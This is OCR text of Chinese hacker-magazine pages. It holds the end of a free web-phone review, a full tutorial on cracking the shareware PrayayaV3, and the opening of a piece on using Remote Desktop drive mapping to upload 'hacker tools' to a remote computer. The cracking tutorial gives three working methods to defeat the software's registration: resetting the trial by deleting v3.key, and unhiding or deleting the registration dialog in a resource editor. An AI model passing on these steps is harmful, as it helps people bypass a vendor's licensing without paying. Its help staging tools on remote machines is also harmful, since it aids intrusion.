


图5




图4

用户，用户名为hackerxfiles，密码为123456，其它信息可以随便填写，然后直接点“注册”，就注册成功了，如图2。使用刚才注册的hackerxfiles用户进行登录，会看到当前的话费为100元，如图3。要拨打电话，我们必须安装一个奇旅网的网络电话ActiveX控件，登录成功后就会自动弹出是否安装控件的提示，选择“安装 ActiveX控件”就行了，如图4。

安装完成后就可以在电话输入框中输入要拨打的电话号码了，输入完后按“拨打”按钮就可拨打电话了。要拨打固定电话，需要在前面要加上区号，比如我要拨打北京的12345678，就要输入01012345678；要拨打手机的话直接输入手机号码就行了，比如13612345678。拨一下我的手机试了试，通了，声音也很清楚的。有一点需要注意，通话过程中鼠标不能移开那个灰色的广告展示框，离开后就会自动挂断电话的，如图5。

这个网络电话不需要客户端，使用浏览器就可以直接拨打电话了，送的话费时间也够长，通话质量也还不错，是一款值得推荐的免费网络电话，喜欢煲电话粥的小菜们就用它来省些话费吧（当然了，它也有个缺点，可能有时候电话会拨不通，不过过一会儿再拨可能就会好了，毕竟是免费的嘛，我们也不能要求太高了）。

文章难易度：★★★
文章闪光点：利用三种不同的方法来破解PrayayaV3

不用OD，三种方法来破解PrayayaV3

寒冬飞雪

在08年11期的杂志上曾介绍了一个名为preyaya v3（以下简称v3）的软件，由于没有注册码，于是我决定手工破解，恰巧我的电脑中没有安装OD，所以就摸索了一下其它的破解方法，记录如下。

我首先罗列一下得到的一些信息，如图1，信息1：找到了一个名为v3.key的文件，从文件名分析应当是注册信息的记录文件；信息2：修改文件名（指PrayayaV3.exe）后运行时无法加载皮肤文件，但程序没有报错，推测程序查找路径时与文件名有关。




图1

方法一

根据信息1的推测，我将v3.key备份后删除，然后运行程序，发现试用期变为了30天，并且程序自动创建了v3.key。这样一天我们就可以无限的试用了，只是还要等待5秒才会出现“试用”的选项。

分析：作为安装在移动设备上的软件，程序不能在注册表或系统目录下留下注册信息，只能存放在安装目录下，故而可以使用此法简单“破解”。

方法二

使用PEID查壳，脱壳后（原程序无壳）使用restorator2006打开程序，在资源树里找到140号资源（就是注册窗口），按下F6（也就是打开编辑模式），选中“Continue experience”，在右边的窗口样式里勾选“可视”，提交修改并保存，如图2。这样在运行程序时就可以直接点试用了（需要把鼠标移到读秒的地




图2

方才会出现按钮），不必再等待那 5 秒了，即使软件到期也不受影响。

分析：这个方法就不必分析了吧，跟情况一差不多。

方法三

使用 restorator2006 打开 v3，在资源树里找到 140 号资源，直接删除掉。这样运行时就不会有任何提示了，不再显示注册框（那是肯定的了），软件功能也不受任何影响（当然了，在线更新功能是肯定不能用的），此方法也不受试用期的影响。





图 3

分析：软件在编写时执行流程有“漏洞”（以下均以编写 vb 程序为例，如图 3），从开篇的信息 2 我们就可以发现，程序在加载皮肤文件出错时并没有报错，所以推测程序在窗体加载的事件(FORM LOAD) 中有类似“ON ERROR RESUME NEXT”的容错语句。根据图 3 所示的假想流程图，当我们删除注册框后，程序在运行到 3 的位置时出错，由于容错语句的缘故，程序最终会执行到 4 处，这时就已经开始加载主程序了（后来，我使用 OD 找到了程序相关的函数调用，也基本证实了我的猜想）。

破解之后，我们可以自己 DIY 一下，比如我把程序的“更新”改成了“帮助”（直接使用记事本修改 lang 目录下的 Chinese Simplified.ini 文件即可），大家也可以自由发挥。这次的破解没有用到 OD，也免去了面对大堆令人头疼的代码，由此可见，破解也是可以只用思维的。所以说破解并不只属于高手，只要勤于思考，多做尝试，你也一定可以。

远程桌面鲜为人知的秘籍

swan



一、远程桌面上传

大家都知道在我们的 WindowsXP 系统中，有一个“远程桌面”的工具 (mstsc.exe)，但是我们要如何来合理的利用它呢？比如我们有一台远程的计算机，又如何与本地计算机互相通信呢，如果我要传黑客工具，总不至于先把它放到网站然后在下载，或者是使用 TFTP、FTP 下载吧，这样都有些麻烦，其实我们的 XP 系统也可以做到本地驱动器的映像的，下面我就给大家介绍一下。

1、首先点击“开始”—“运行”，然后输入 **mstsc.exe** 点“确定”，这时就会打开“远程桌面连接”的对话框了，输入目标计算机的外网 IP 地址，然后点击“选项”按钮，如图 1。




图 2




图 3




图 1

